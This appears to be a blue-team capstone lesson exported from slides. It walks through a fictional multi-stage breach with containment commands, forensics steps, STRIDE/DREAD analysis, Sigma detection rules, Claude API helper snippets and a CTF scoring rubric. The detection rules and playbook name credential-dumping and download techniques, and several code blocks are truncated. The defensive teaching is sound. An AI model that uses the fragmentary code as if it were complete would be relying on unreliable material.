
SOC Tier Model & AI Integration

SOC Tier	Role	AI Augmentation
Tier 1 — Alert Analyst	Initial triage, ticket creation	Auto-classification, severity scoring, context enrichment
Tier 2 — Incident Responder	Deep investigation, containment	Attack chain reconstruction, IOC correlation, suggested actions
Tier 3 — Threat Hunter	Proactive hunting, tool development	Anomaly detection, hypothesis generation, query building
SOC Manager	Metrics, reporting, staffing	Automated KPI dashboards, trend analysis, executive summaries

Notes: AI does not eliminate tiers — it elevates each tier's capability. A Tier 1 analyst with AI assistance can perform at near Tier 2 level for routine incidents.

The Full Defense Lifecycle

Every defense scenario follows this cycle. The capstone challenge will test your ability to execute each phase under pressure.



1. **Monitor** — Collect and aggregate telemetry from all layers
 2. **Detect** — Identify anomalies and confirmed threats via rules + AI
 3. **Respond** — Contain, eradicate, and recover from the threat
 4. **Forensics** — Preserve evidence, analyze root cause, build timeline
 5. **Harden** — Patch, reconfigure, add detection rules, update policies
-

Scenario Introduction: "Operation Shadow Breach"

Scenario Overview

You are the lead blue team analyst for Nexus Financial Corp. At 02:47 UTC, your SIEM fires a cluster of alerts. Over the next several hours, a sophisticated threat actor executes a multi-stage attack across your infrastructure. Your mission: detect every phase, contain the damage, preserve evidence, and harden the environment — using AI assistance at every step.

Target Environment

- **DMZ** — Web servers (nginx), mail gateway, public DNS
- **Internal** — Active Directory domain, file servers, database cluster
- **Cloud** — AWS S3 buckets, Lambda functions, RDS instances

- **Endpoints** — 250 Windows workstations, 30 Linux servers
-

Phase 1: Monitoring — Baseline & Collection

Before you can detect anomalies, you need to know what "normal" looks like. Your monitoring stack must cover every layer.

Log Sources for the Scenario


```
# Monitoring stack configuration
log_sources:
  network:
    - zeek_conn_logs      # Connection metadata
    - suricata_alerts     # IDS signature matches
    - netflow_v9          # Traffic flow records
    - dns_query_logs      # DNS resolution tracking
  endpoint:
    - windows_security_log # Event IDs 4624, 4625, 4688, etc.
    - sysmon_events        # Process creation, network, file
    - linux_auditd         # Syscall auditing
    - edr_telemetry        # CrowdStrike/Defender events
  application:
    - nginx_access_log     # Web request logs
    - nginx_error_log      # Server errors
```

AI-Powered Baseline Monitoring

Use an LLM to analyze your baseline and flag deviations before traditional rules catch them.

```
import anthropic

def ai_baseline_analysis(current_metrics, baseline_stats):
    """Use AI to compare current metrics against established baselines."""
    client = anthropic.Anthropic()

    prompt = f"""Analyze these current network metrics against our baseline.
Flag anything anomalous and explain why it matters.

BASELINE (30-day average):
{baseline_stats}

CURRENT (last 15 minutes):
{current_metrics}"""
```

Notes: This approach catches "low and slow" attacks that operate within normal thresholds individually but form suspicious patterns collectively.

Phase 2: Detection — The Attack Begins

02:47 UTC — Initial Alerts Fire

SIEM Alert Cluster

- Alert 1:** Suricata — ET EXPLOIT Apache Struts RCE Attempt (10.0.1.50)
- Alert 2:** Suricata — ET EXPLOIT Apache Struts RCE Attempt (10.0.1.50)
- Alert 3:** Sysmon — Suspicious PowerShell Encoded Command (WS-042)
- Alert 4:** Zeek — Unusual DNS TXT Query Volume (internal → external)
- Alert 5:** CloudTrail — AssumeRole from unusual IP (198.51.100.47)

Five alerts in 3 minutes. A Tier 1 analyst might treat these as separate events. AI correlation reveals they are one attack with multiple fronts.

AI-Powered Alert Correlation

```
def correlate_alerts_with_ai(alerts):  
    """Feed multiple alerts to AI for cross-layer correlation."""  
    client = anthropic.Anthropic()  
  
    alert_text = "\n".join([  
        f"[{a['timestamp']}] {a['source']}: {a['description']} "  
        f"(src={a['src_ip']}, dst={a['dst_ip']})"  
        for a in alerts  
    ])  
  
    response = client.messages.create(  
        model="claude-sonnet-4-20250514",  
        max_tokens=3000,  
        messages=[{"role": "user", "content": f"""You are a SOC analyst.  
Correlate these alerts and determine if they represent:"""}]  
    )
```

The AI identifies this as a coordinated attack: web exploitation + lateral movement + data staging + cloud pivot. Confidence: 94%.

MITRE ATT&CK Mapping of the Attack

Tactic	Technique	Evidence
Initial Access	T1190 — Exploit Public-Facing App	Struts RCE attempts on web server
Execution	T1059.001 — PowerShell	Encoded command on WS-042
Persistence	T1053.005 — Scheduled Task	New task on compromised host
Defense Evasion	T1027 — Obfuscated Files	Base64 PowerShell, packed binaries
Lateral Movement	T1021.002 — SMB/Admin Shares	Unusual SMB connections
Collection	T1560 — Archive Collected Data	7zip activity on file server
Exfiltration	T1048.001 — Exfil Over DNS	High-volume DNS TXT queries
Cloud	T1078.004 — Cloud Accounts	AssumeRole from attacker IP

Phase 3: Response — Containment

With the attack confirmed, containment must be swift and surgical. Contain too broadly and you disrupt business; too narrowly and the attacker pivots.

Immediate Containment Actions

1. **Network isolation** — Move compromised web server (10.0.1.50) to quarantine VLAN
2. **Block attacker IPs** — 198.51.100.47 and related C2 infrastructure at perimeter firewall
3. **DNS sinkhole** — Redirect exfiltration domain to internal sinkhole
4. **Credential reset** — Force password change for accounts on WS-042 and any AD accounts accessed
5. **Cloud lockdown** — Revoke compromised IAM role sessions, rotate access keys

```
# Emergency firewall block
sudo iptables -I INPUT -s 198.51.100.47 -j DROP
sudo iptables -I OUTPUT -d 198.51.100.47 -j DROP

# DNS sinkhole entry
echo "198.51.100.47 exfil-c2.evil.example" >> /etc/hosts
```

```
# AWS session revocation
aws iam put-role-policy --role-name CompromisedRole \
  --policy-name EmergencyDeny \
  --policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Deny","Action":"*","Resource":"*"}]}'
```

AI-Assisted Incident Response Playbook

```
def generate_response_playbook(incident_summary, environment_context):  
    """Generate a tailored IR playbook using AI."""  
    client = anthropic.Anthropic()  
  
    response = client.messages.create(  
        model="claude-sonnet-4-20250514",  
        max_tokens=4000,  
        messages=[{"role": "user", "content": f"""As a senior incident responder,  
generate a step-by-step playbook for this incident.  
  
INCIDENT SUMMARY:  
{incident_summary}  
  
ENVIRONMENT:  
{environment_context}"""}]  
    )
```

Why AI Playbooks?

Static playbooks cannot anticipate every scenario. AI generates context-specific steps based on the exact attack chain, environment topology, and available tools — then updates in real time as the situation evolves.



Phase 3 (cont.): Eradication

After containment stops the bleeding, eradication removes every trace of the attacker from the environment.

Eradication Checklist

- **Malware removal** — Identify and quarantine all dropped binaries, scripts, webshells
- **Persistence removal** — Delete scheduled tasks, registry run keys, cron jobs, startup items
- **Backdoor account cleanup** — Audit all accounts created or modified during the attack window
- **Patch the vulnerability** — Apply Apache Struts patch that enabled initial access
- **Cloud cleanup** — Remove unauthorized IAM policies, Lambda functions, S3 bucket policies

```
# Find and remove attacker scheduled tasks (Windows)
Get-ScheduledTask | Where-Object {
    $_.Date -gt "2026-04-08" -and
    $_.Author -notmatch "SYSTEM|Microsoft"
} | ForEach-Object {
    Write-Host "Removing suspicious task: $($_.TaskName)"
}
```

```
Unregister-ScheduledTask -TaskName $_.TaskName -Confirm:$false  
}
```

Phase 4: Forensics — Evidence & Timeline

Forensics runs in parallel with response. The golden rule: **preserve first, analyze second**.

Evidence Collection Priority

Priority	Evidence Type	Volatility	Collection Method
1	Memory dumps	Highest	<code>winpmem</code> / <code>LiME</code>
2	Network captures	High	Full PCAP from tap/span
3	Running processes	High	<code>volatility3</code> analysis
4	Log files	Medium	SIEM export + raw copy
5	Disk images	Low	<code>dd</code> / FTK Imager
6	Cloud logs	Low	CloudTrail S3 export

Notes: Always calculate and record hashes (SHA-256) of forensic images. Maintain chain of custody

documentation for any evidence that may be used in legal proceedings.

AI-Assisted Timeline Reconstruction

```
def build_attack_timeline(log_entries, memory_artifacts, network_captures):  
    """Use AI to reconstruct a unified attack timeline."""  
    client = anthropic.Anthropic()  
  
    evidence = f"""LOG ENTRIES (sorted by time):  
{log_entries}  
  
MEMORY ARTIFACTS:  
{memory_artifacts}  
  
NETWORK CAPTURES (summary):  
{network_captures}"""  
  
    response = client.messages.create(  
        model="claude-sonnet-4-20250514",
```

Scenario Timeline: Operation Shadow Breach

Time (UTC)	Event	Layer
02:31	Reconnaissance — port scan from 198.51.100.47	Network
02:38	Vulnerability scan targeting Apache Struts	Application
02:44	Successful RCE exploit on web server 10.0.1.50	Application
02:45	Reverse shell established, C2 beacon activated	Network
02:47	First SIEM alerts fire (detection point)	SOC
02:52	Credential harvesting via Mimikatz on web server	Endpoint
03:01	Lateral movement to WS-042 via stolen credentials	Endpoint
03:08	Pivot to file server, data staging begins	Endpoint
03:15	DNS exfiltration channel established	Network

Time (UTC)	Event	Layer
03:22	Cloud pivot — AssumeRole with stolen keys	Cloud
03:30	Containment actions initiated by blue team	SOC

Dwell time before detection: 3 minutes. **Dwell time before containment:** 46 minutes.

Threat Modeling: STRIDE & DREAD

After the incident, use threat modeling to understand what went wrong and what else could go wrong.

STRIDE (Threat Categories)

- **S**poofing — Identity falsification
- **T**ampering — Data modification
- **R**epudiation — Denying actions
- **I**nformation Disclosure — Data leaks
- **D**enial of Service — Availability attacks
- **E**levation of Privilege — Unauthorized access

DREAD (Risk Scoring)

- **D**amage — How severe is the impact?
- **R**eproducibility — How easy to replicate?
- **E**xploitability — How easy to exploit?
- **A**ffected Users — How many impacted?
- **D**iscoverability — How easy to find?

AI-Assisted Threat Modeling

```
def ai_threat_model(system_description, known_vulnerabilities):  
    """Use AI to perform STRIDE/DREAD analysis."""  
    client = anthropic.Anthropic()  
  
    response = client.messages.create(  
        model="claude-sonnet-4-20250514",  
        max_tokens=4000,  
        messages=[{"role": "user", "content": f"""Perform a threat model for this system.  
  
SYSTEM:  
{system_description}  
  
KNOWN VULNERABILITIES / RECENT INCIDENTS:  
{known_vulnerabilities}"""}]  
    )
```

Notes: AI excels at threat modeling because it can consider thousands of known attack patterns and map them to your specific architecture. Always validate AI output with domain experts.

STRIDE Analysis: Operation Shadow Breach

STRIDE Category	Threat Identified	DREAD Score	Mitigation
Spoofing	Stolen credentials used for lateral movement	8.2	MFA everywhere, credential monitoring
Tampering	Attacker modified scheduled tasks	6.8	File integrity monitoring, GPO lockdown
Repudiation	Cloud audit logs could be disabled	5.4	Immutable logging, log forwarding
Info Disclosure	Data exfiltrated via DNS tunneling	9.1	DNS monitoring, DLP, encryption at rest
Denial of Service	Web server taken offline during response	4.6	Redundancy, failover, WAF

STRIDE Category	Threat Identified	DREAD Score	Mitigation
Elevation	RCE to admin via unpatched Struts	9.4	Patching SLA, WAF rules, least privilege

Building a Complete Monitoring Stack


A production-grade security monitoring stack integrates open-source and commercial tools, unified by a central SIEM with AI analytics.

```
# Complete security monitoring stack
monitoring_stack:
  siem:
    primary: "Elastic Security (ELK)"
    retention: "90 days hot, 1 year warm, 7 years cold"
    ai_integration: "LLM API for alert enrichment"

  network:
    ids: "Suricata"
    traffic_analysis: "Zeek"
    flow_collection: "ntopng / NetFlow"
    packet_capture: "Arkime (full PCAP)"
    dns_monitoring: "passivedns + Pi-hole logs"

  endpoint:
```

Monitoring Stack Data Flow



Security Metrics & KPIs

You cannot improve what you do not measure. These metrics prove the value of your SOC and guide investment decisions.

Metric	Definition	Target	Our Scenario
MTTD	Mean Time To Detect	< 5 min	3 min
MTTR	Mean Time To Respond	< 60 min	43 min
MTTC	Mean Time To Contain	< 30 min	46 min
FPR	False Positive Rate	< 10%	8%
Alert Volume	Alerts per analyst per day	< 50	35
Dwell Time	Attacker presence duration	< 24 hrs	46 min
Coverage	ATT&CK techniques detected	> 70%	82%

Measuring AI Impact on SOC Performance

Before AI Integration

- MTTD: 14 minutes
- MTTR: 2.5 hours
- False Positive Rate: 32%
- Alerts per analyst: 120/day
- ATT&CK coverage: 54%

After AI Integration

- MTTD: 3 minutes (-79%)
- MTTR: 43 minutes (-71%)
- False Positive Rate: 8% (-75%)
- Alerts per analyst: 35/day (-71%)
- ATT&CK coverage: 82% (+52%)

AI does not just make analysts faster — it fundamentally changes what a SOC team can achieve. These numbers are the language that justifies budget to leadership.

Phase 5: Hardening — Closing the Gaps

Every incident is a lesson. Hardening transforms incident findings into permanent defensive improvements.

Post-Incident Hardening Actions

1. **Patch management** — Emergency patch for Apache Struts; review patch SLAs for all internet-facing services
 2. **Network segmentation** — Isolate web tier from internal network; restrict SMB to necessary paths only
 3. **DNS security** — Deploy DNS-over-HTTPS monitoring; add anomaly detection for TXT record queries
 4. **Credential hardening** — Enforce MFA for all admin accounts; deploy credential guard on Windows endpoints
 5. **Cloud security** — Restrict AssumeRole to known IPs; enable CloudTrail log file validation
 6. **Detection rules** — Add 12 new SIEM rules based on observed TTPs
-

AI-Generated Detection Rules

```
def generate_detection_rules(incident_ttps, log_format="sigma"):
    """Generate new detection rules from incident findings."""
    client = anthropic.Anthropic()

    response = client.messages.create(
        model="claude-sonnet-4-20250514",
        max_tokens=4000,
        messages=[{"role": "user", "content": f"""Based on these TTPs observed
during an incident, generate detection rules in {log_format} format.

OBSERVED TTPs:
{incident_ttps}

For each rule provide:
1. Rule in {log_format} format
```

Example AI-Generated Sigma Rule

```
title: DNS TXT Query Volume Anomaly
status: experimental
description: Detects high volume DNS TXT queries indicating possible data exfil
logsource:
```

```
    category: dns
detection:
  selection:
    query_type: "TXT"
  timeframe: 5m
  condition: selection | count(query) by src_ip > 50
level: high
tags:
  - attack.exfiltration
  - attack.t1048.001
```

Continuous Improvement: Threat Intelligence Feeds

Static defenses lose effectiveness over time. Continuous improvement means your defenses evolve as fast as the threat landscape.

AI-Updated Detection Pipeline

```
def update_detections_from_threat_intel(new_iocs, existing_rules):  
    """Use AI to merge new threat intel into existing detection rules."""  
    client = anthropic.Anthropic()  
  
    response = client.messages.create(  
        model="claude-sonnet-4-20250514",  
        max_tokens=3000,  
        messages=[{"role": "user", "content": f"""Review these new IOCs from  
threat intelligence feeds and recommend updates to our detection rules.  
  
NEW THREAT INTELLIGENCE:  
{new_iocs}  
  
EXISTING RULES (summary):  
{existing_rules}"""}]
```

Feed Sources to Integrate

MISP (community IOCs), **AlienVault OTX** (open threat exchange), **abuse.ch** (malware/botnet tracking), **VirusTotal** (file/URL reputation), **Shodan** (exposure monitoring), and sector-specific ISACs.

Report Writing: Executive Summary

Every incident ends with a report. The executive summary is what leadership reads. The technical appendix is what your peers review.

```
def generate_executive_summary(incident_data):  
    """Generate an executive-friendly incident summary."""  
    client = anthropic.Anthropic()  
  
    response = client.messages.create(  
        model="claude-sonnet-4-20250514",  
        max_tokens=2000,  
        messages=[{"role": "user", "content": f"""Write an executive summary  
for this security incident. The audience is C-suite and board members.  
  
INCIDENT DATA:  
{incident_data}  
  
Requirements:  
- No jargon — explain technical terms in business language"""
```

Report Writing: Technical Report Structure

Full Technical Incident Report Outline

1. **Executive Summary** — Business impact, key findings, recommendations
2. **Incident Overview** — Classification, severity, scope, affected systems
3. **Timeline** — Minute-by-minute chronology with evidence sources
4. **Attack Chain Analysis** — MITRE ATT&CK mapping, full kill chain walkthrough
5. **Technical Findings** — IOCs, malware analysis, vulnerability details
6. **Response Actions** — What was done, when, by whom, and the outcome
7. **Forensic Evidence** — Chain of custody, artifacts collected, analysis results
8. **Root Cause Analysis** — Why it happened, contributing factors
9. **Lessons Learned** — What worked, what did not, what to change
10. **Recommendations** — Prioritized hardening actions with timelines and owners
11. **Appendices** — Full IOC list, raw logs, tool output, Sigma rules created

Notes: AI can draft each section from your raw notes and evidence. Always review AI-generated reports for accuracy — AI may infer causation where only correlation exists.

Combining All Tools & Techniques

The capstone challenge requires you to use every major tool and technique from the course. Here is the integrated toolkit.

Phase	Tools	AI Role
Monitor	ELK, Zeek, Suricata, Sysmon, CloudTrail	Baseline anomaly detection
Detect	SIEM rules, Sigma, YARA, Snort	Alert correlation & prioritization
Respond	TheHive, Cortex, iptables, AWS CLI	Playbook generation & guidance
Forensics	Volatility, Autopsy, Wireshark, plaso	Timeline reconstruction & analysis
Harden	CIS Benchmarks, Ansible, Terraform	Rule generation & config review
Report	Markdown, LaTeX, JIRA	Drafting & summarization

CTF Capstone Challenge: Operation Iron Shield

Mission Briefing

You are the blue team for MedTech Industries. An active, multi-stage attack is underway against your healthcare infrastructure. Patient data, research IP, and operational systems are all at risk. Detect, respond, and recover using AI at every step. You have 4 hours.

Challenge Phases

1. **Phase A: Detection (60 min)** — Analyze provided SIEM alerts, PCAP files, and log bundles. Identify all attack stages and map to MITRE ATT&CK.
2. **Phase B: Response (60 min)** — Write and execute containment commands. Generate an AI-assisted response playbook. Document every action taken.
3. **Phase C: Forensics (60 min)** — Build a complete attack timeline from evidence. Identify IOCs, determine data exposure, perform memory analysis.

4. **Phase D: Harden & Report (60 min)** — Create detection rules for observed TTPs. Write both executive and technical reports. Propose a 90-day hardening plan.
-

Capstone: Attack Scenario Details

The Attack You Will Face

- **Stage 1 — Initial Access:** Spear-phishing email with macro-enabled document targeting HR department
- **Stage 2 — Execution:** Macro drops PowerShell loader, establishes C2 via HTTPS to legitimate-looking domain
- **Stage 3 — Privilege Escalation:** PrintNightmare exploit against unpatched print server
- **Stage 4 — Lateral Movement:** Pass-the-hash across internal network using domain admin credentials
- **Stage 5 — Collection:** Access to patient database, research file shares, email archives
- **Stage 6 — Exfiltration:** Data staged and exfiltrated via encrypted channel to cloud storage
- **Stage 7 — Impact:** Ransomware deployment to 40% of endpoints as a diversion

Key Challenge

The ransomware (Stage 7) is a distraction. The real objective was data theft in Stages 5-6. Can your team identify the true threat while managing the visible crisis?

Capstone: Provided Materials

What You Receive

- **SIEM export** — 2,400 alerts from a 6-hour window (JSON format)
- **PCAP files** — Network captures from DMZ and internal segments (4 files, ~500MB)
- **Windows Event Logs** — Security, Sysmon, PowerShell logs from 8 key hosts (EVTX)
- **Memory dump** — RAM capture from compromised HR workstation (4GB, Lime format)
- **CloudTrail logs** — 48 hours of AWS API activity (JSON)
- **Email headers** — Original phishing email with full headers
- **Network diagram** — Topology of the target environment
- **Asset inventory** — All systems with OS versions, roles, and patch levels

AI Access

You have full access to the Claude API throughout the challenge. How you use it is part of the evaluation. Be strategic — document every AI interaction and how it influenced your decisions.

Scoring Rubric: Phase A — Detection

Criterion	Points	Description
Attack stages identified	20	Each of 7 stages correctly identified (partial credit for incomplete)
MITRE ATT&CK mapping	15	Accurate technique IDs for each stage
IOC extraction	10	Complete list of IPs, domains, hashes, file paths
AI-assisted correlation	10	Effective use of AI for cross-log correlation
False flag identification	5	Recognizing ransomware as diversion

Phase A Total: 60 points

Scoring Rubric: Phase B — Response

Criterion	Points	Description
Containment actions	15	Appropriate, timely, well-scoped containment

Criterion	Points	Description
Eradication completeness	10	All persistence mechanisms identified and removed
AI playbook quality	10	Context-specific, actionable, prioritized steps
Business continuity	5	Minimized operational disruption during response
Command documentation	5	Every response command logged with timestamp

Phase B Total: 45 points

Scoring Rubric: Phases C & D

Phase C — Forensics (45 points)

Criterion	Points	Description
Timeline accuracy	15	Complete, chronologically correct attack timeline
Evidence handling	10	Proper chain of custody, hash verification
Memory analysis	10	Artifacts extracted from RAM dump (processes, network, injected code)
Data exposure assessment	5	Accurate determination of what data was accessed/exfiltrated
AI-assisted analysis	5	Effective use of AI for artifact interpretation

Phase D — Harden & Report (50 points)

Criterion	Points	Description
Detection rules	10	Valid Sigma/YARA rules for observed TTPs
90-day hardening plan	10	Prioritized, realistic, addresses root causes
Executive summary	10	Clear, non-technical, business-impact focused
Technical report	10	Complete, evidence-backed, properly structured
AI documentation	10	Clear record of how AI was used and its impact on outcomes

Grand Total: 200 points

Evaluation Criteria: Grading Scale

Grade	Points	Description
Distinguished	180-200	Exceptional defense; identified all attack stages including the diversion; professional-quality reports
Proficient	140-179	Solid defense; detected most stages; effective containment and good documentation
Developing	100-139	Adequate defense; missed some attack stages or containment gaps; reports need improvement
Beginning	< 100	Significant gaps in detection or response; incomplete analysis and reporting

Bonus Points (up to 20)

- **+5** — Creative use of AI beyond suggested patterns
- **+5** — Identifying attacker infrastructure or attribution clues
- **+5** — Proposing detection rules that catch the attack at Stage 1

- **+5** — Exceptional report quality (presentation-ready for a real board meeting)
-

Capstone Tips & Strategy

Do This

- Start with the network diagram — understand the environment first
- Use AI for initial alert triage to save time
- Document everything as you go, not after
- Preserve evidence before analyzing it
- Look for what is NOT in the alerts (gaps in visibility)
- Manage your time — 60 min per phase is strict

Avoid This

- Do not chase the ransomware first — it is a distraction
 - Do not skip the memory analysis — critical evidence lives there
 - Do not blindly trust AI output — validate with evidence
 - Do not forget cloud logs — the attack spans on-prem and cloud
 - Do not write the report last — draft sections as you complete phases
 - Do not work alone if you have a team — divide by phase
-

Course Conclusion: The AI-Augmented Defender

Over 10 lessons, you have built a complete defensive skill set enhanced by AI at every stage. Here is what you now know how to do:

- **Monitor** — Build and operate a multi-layer security monitoring stack
- **Detect** — Write detection rules and use AI for cross-layer correlation
- **Analyze** — Triage alerts, hunt threats, and interpret complex evidence
- **Respond** — Execute containment, eradication, and recovery under pressure
- **Investigate** — Perform digital forensics with proper evidence handling
- **Harden** — Transform incident findings into permanent defensive improvements
- **Report** — Communicate findings to both technical and executive audiences
- **Automate** — Use AI to accelerate every phase of the defense lifecycle

What Sets You Apart

You do not just know how to use security tools — you know how to think like a defender, leverage AI as a force multiplier, and communicate your findings effectively. That combination is rare and valuable.

Notes: Encourage students to continue practicing with CTF platforms (HackTheBox, TryHackMe, CyberDefenders) and to pursue certifications like CompTIA Security+, CySA+, or GCIA.

Blue Team Capstone: Full Defense

Scenario

Integrating every defensive discipline — log monitoring, network detection, malware analysis, hardening, firewalls, cryptography, vulnerability management, incident response, and digital forensics — into a cohesive security program backed by metrics, automation, and continuous improvement.

Recap: The Complete Defense Stack

Over the past nine lessons you have built individual defensive capabilities. Each lesson addressed a specific layer of the security stack. Taken together, they form a comprehensive defense-in-depth posture. Before we integrate them, let us review what each lesson contributed and map it to the defense-in-depth model:

Lesson	Topic	Defense-in-Depth Layer	Key Capability
01	Log Monitoring & SIEM	Visibility / Detection	Centralized log collection, correlation, alerting
02	Network IDS/IPS	Network Layer	Signature and anomaly-based network threat detection
03	Malware Detection	Endpoint Layer	Static and dynamic malware analysis, YARA rules
04	Security Hardening	Host / Configuration	CIS benchmarks, least privilege, attack surface reduction
05	Firewalls & ACLs	Network Perimeter	Traffic filtering, segmentation, zone-based policies

Lesson	Topic	Defense-in-Depth Layer	Key Capability
06	Secrets & Cryptography	Data Layer	Encryption, key management, secrets rotation
07	Vulnerability & Patch Management	Host / Application	Scanning, prioritization, patching workflows
08	Incident Response	Process / Operations	IR plans, containment, eradication, recovery
09	Digital Forensics	Post-Incident / Legal	Evidence preservation, timeline reconstruction, attribution

No single layer is sufficient on its own. An attacker who bypasses the firewall (Lesson 05) may still be caught by the IDS (Lesson 02). If the IDS misses the intrusion, endpoint malware detection (Lesson 03) or log correlation (Lesson 01) provides additional chances to detect the threat. This layered redundancy is the essence of defense in depth.

Defense-in-Depth Architecture

Defense in depth is a security strategy that deploys multiple layers of controls so that if one layer fails, the next layer provides protection. The model originates from military doctrine and translates directly to information security:

- **Perimeter controls** — firewalls, WAFs, DDoS mitigation, email gateways (Lessons 02, 05)
- **Network controls** — segmentation, VLANs, micro-segmentation, IDS/IPS sensors (Lessons 02, 05)
- **Host controls** — hardened OS configurations, endpoint detection, application whitelisting (Lessons 03, 04)
- **Application controls** — input validation, authentication, authorization, vulnerability scanning (Lesson 07)
- **Data controls** — encryption at rest and in transit, key management, DLP (Lesson 06)

- **Visibility controls** — logging, SIEM, alerting, anomaly detection (Lesson 01)
- **Process controls** — incident response plans, forensic procedures, change management (Lessons 08, 09)

A mature security program ensures that every layer is actively monitored, regularly tested, and continuously improved. Gaps in any layer should be identified through vulnerability assessments and addressed through the patch management workflow from Lesson 07.

SOC Operations: Tiers, Workflows, and Tooling

A Security Operations Center (SOC) is the organizational nerve center that ties all defensive layers together. SOCs typically operate with a tiered analyst structure:

- **Tier 1 — Alert Triage:** monitors dashboards, reviews incoming alerts, performs initial classification. Escalates confirmed incidents to Tier 2. Most alert volume is handled here.
- **Tier 2 — Investigation:** performs deep-dive analysis on escalated alerts, correlates data across sources, determines scope and impact. Initiates containment if needed.
- **Tier 3 — Threat Hunting & Engineering:** proactively searches for threats that evade existing detections, writes new detection rules, tunes alert thresholds, and develops automation.
- **SOC Manager:** oversees operations, manages staffing and shift schedules, reports metrics to leadership, coordinates with other teams during major incidents.

Example SOC Triage Playbook

```
# SOC Playbook: Suspicious PowerShell Execution
name: powershell_suspicious_execution
trigger: SIEM alert - "Encoded PowerShell Command Detected"
severity: medium
tier: 1

steps:
  - action: verify_alert
    description: "Confirm the alert fired on a valid event, not a test"
    check: "Review raw log entry in SIEM for process command line"
```

```

- action: check_context
  description: "Determine if this is expected behavior"
  checks:
    - "Is the host a developer workstation with known PS automation?"
    - "Is the user account a service account with scheduled tasks?"
    - "Does the encoded command decode to a known admin script?"

- action: decode_payload
  command: "echo ' ' | base64 -d"
  description: "Decode the -EncodedCommand argument"

- action: assess_risk
  escalate_if:
    - "Decoded payload contains Invoke-WebRequest or Net.WebClient"
    - "Payload attempts to disable Windows Defender"

```

Detection Engineering

Detection engineering is the discipline of designing, writing, testing, and tuning detection rules that identify malicious activity while minimizing false positives. Good detection engineers think like attackers: they study TTPs (Tactics, Techniques, and Procedures) from the MITRE ATT&CK framework and write rules that target observable behaviors rather than specific IOCs (Indicators of Compromise), which change frequently.

Sigma Detection Rule Example

```

# Sigma rule: Detect credential dumping via LSASS memory access
title: LSASS Memory Access - Potential Credential Dumping
id: 5b2e1c4a-8f3d-4a7e-b012-9c6d3e8f1a2b
status: experimental
description: >
  Detects process access to lsass.exe memory, which may indicate
  credential dumping tools like Mimikatz, procdump, or comsvcs.dll.
logsource:
  category: process_access
  product: windows
detection:
  selection:
    TargetImage|endswith: '\lsass.exe'
    GrantedAccess|contains:

```

```

- '0x1010'    # PROCESS_QUERY_LIMITED_INFORMATION + PROCESS_VM_READ
- '0x1410'    # Above + PROCESS_QUERY_INFORMATION
- '0xFFFFFFFF' # PROCESS_ALL_ACCESS
filter_known:
  SourceImage|endswith:
    - '\wmiprvse.exe'
    - '\taskmgr.exe'
    - '\MsMpEng.exe'
  condition: selection and not filter_known
level: high
tags:
  attack_credential_access

```

Alert Tuning

Raw detection rules almost always produce false positives in production. Tuning is the iterative process of adding exclusions for known-good behavior, adjusting thresholds, and refining logic. A rule that fires 500 times per day with a 99% false positive rate is worse than useless — it trains analysts to ignore alerts. Effective tuning reduces noise while preserving detection of genuine threats.

Incident Response Coordination

When a confirmed incident occurs, the response requires coordinated action across multiple roles. The NIST incident response lifecycle (Preparation, Detection & Analysis, Containment & Eradication, Recovery, Post-Incident Activity) provides the framework, but execution depends on clear role assignments:

- **Incident Commander (IC)** — owns the overall response, makes containment decisions, manages the timeline
- **Technical Lead** — directs the technical investigation, assigns analysis tasks, validates findings
- **Communications Lead** — manages internal and external communications, coordinates with legal and PR
- **Scribe** — documents every action, decision, and finding in real time for the post-incident report
- **Subject Matter Experts** — network, endpoint, malware, and forensics specialists called in as needed

Escalation paths must be predefined: when does the SOC wake up the CISO? When does the organization engage external IR retainers or notify law enforcement? These decisions should never be improvised during a crisis.

